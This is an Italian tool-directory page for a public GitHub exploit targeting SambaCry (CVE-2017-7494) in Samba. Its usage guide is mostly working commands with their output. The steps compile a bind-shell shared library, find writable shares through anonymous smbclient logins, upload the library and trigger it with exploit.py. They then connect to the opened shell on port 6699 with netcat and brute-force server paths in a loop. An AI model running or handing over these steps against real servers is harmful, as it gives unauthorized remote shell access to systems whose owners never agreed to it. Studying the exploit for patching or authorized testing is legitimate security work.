
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
CVE-2017-7494_SambaCry — SambaCry (CVE-2017-7494) exploit per Samba | bind shell senza Metasploit | Kitploit

Strumenti/GitHubGitHub/d3fudd/cve-2017-7494_sambacry
Analisi delle VulnerabilitàExploitShellcodePenetration TestingStrumento di Accesso RemotoSviluppo Payload
GitHubd3fudd/cve-2017-7494_sambacry

CVE-2017-7494_SambaCry

SambaCry (CVE-2017-7494) exploit per Samba | bind shell senza Metasploit

Vedi Repository
7264 anni faNon ancora revisionato
Condividi

CVE-2017-7494 SambaCry Exploit

Exploit SambaCry (CVE-2017-7494) per sfruttare Samba (bind shell senza Metasploit)


Se hai bisogno di cambiare la porta, basta modificare la riga n. 68 di bindshell-samba.c e ricompilare:
image

gcc -c -fpic bindshell-samba.c
gcc -shared -o libbindshell-samba.so bindshell-samba.o

Come sfruttare:

Vedi le condivisioni (in questo esempio stiamo usando un utente anonimo):

smbclient -L //192.168.10.131/ -U "" -N
	Sharename       Type      Comment
	---------       ----      -------
	print$          Disk      Printer Drivers
	publico         Disk      Publico
	IPC$            IPC       IPC Service (maq131 server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

	Server               Comment
	---------            -------

	Workgroup            Master
	---------            -------
	WORKGROUP            CHORA

Accedi a una cartella e verifica se l'utente ha permessi di scrittura:

smbclient //192.168.10.131/publico -U "" -N

Se hai permessi di scrittura, invia il file libbindshell-samba.so

smb: \> mput libbindshell-samba.so
Put file libbindshell-samba.so? yes
putting file libbindshell-samba.so as \libbindshell-samba.so (3.5 kb/s) (average 3.5 kb/s)
smb: \> dir
  .                                   D        0  Tue Nov  1 19:44:15 2022
  ..                                  D        0  Wed Jun 14 14:16:35 2017
  libbindshell-samba.so               A     8432  Tue Nov  1 19:44:17 2022

		3997376 blocks of size 1024. 1960284 blocks available
smb: \>

Successivamente, basta eseguire l'exploit:
python2 exploit.py -t target_ip -m path_absoluto_server_side

Esempio:

python2 exploit.py -t 192.168.10.131 -m /home/publico/libbindshell-samba.so

Connettiti alla porta 6699/TCP:

nc -vn 192.168.10.131 6699

image

Se non conosci il PATH assoluto sul lato server, è opportuno fare guessing e attendere che la porta 6699/TCP si apra:

for i in $(cat paths.txt);do python2 exploit.py -t 192.168.10.131 -m $i/publico/libbindshell-samba.so 2>/dev/null;done

Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    871
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    548
  • 3

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    383
  • 4

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    361
  • 5

    looking-glass

    anonghosty/looking-glass

    Piattaforma CSIRT che importa i report di Shadowserver in MongoDB e li riproduce come mappe interattive, analisi, risultati, avvisi e dashboard executive.

    305
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    280

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →





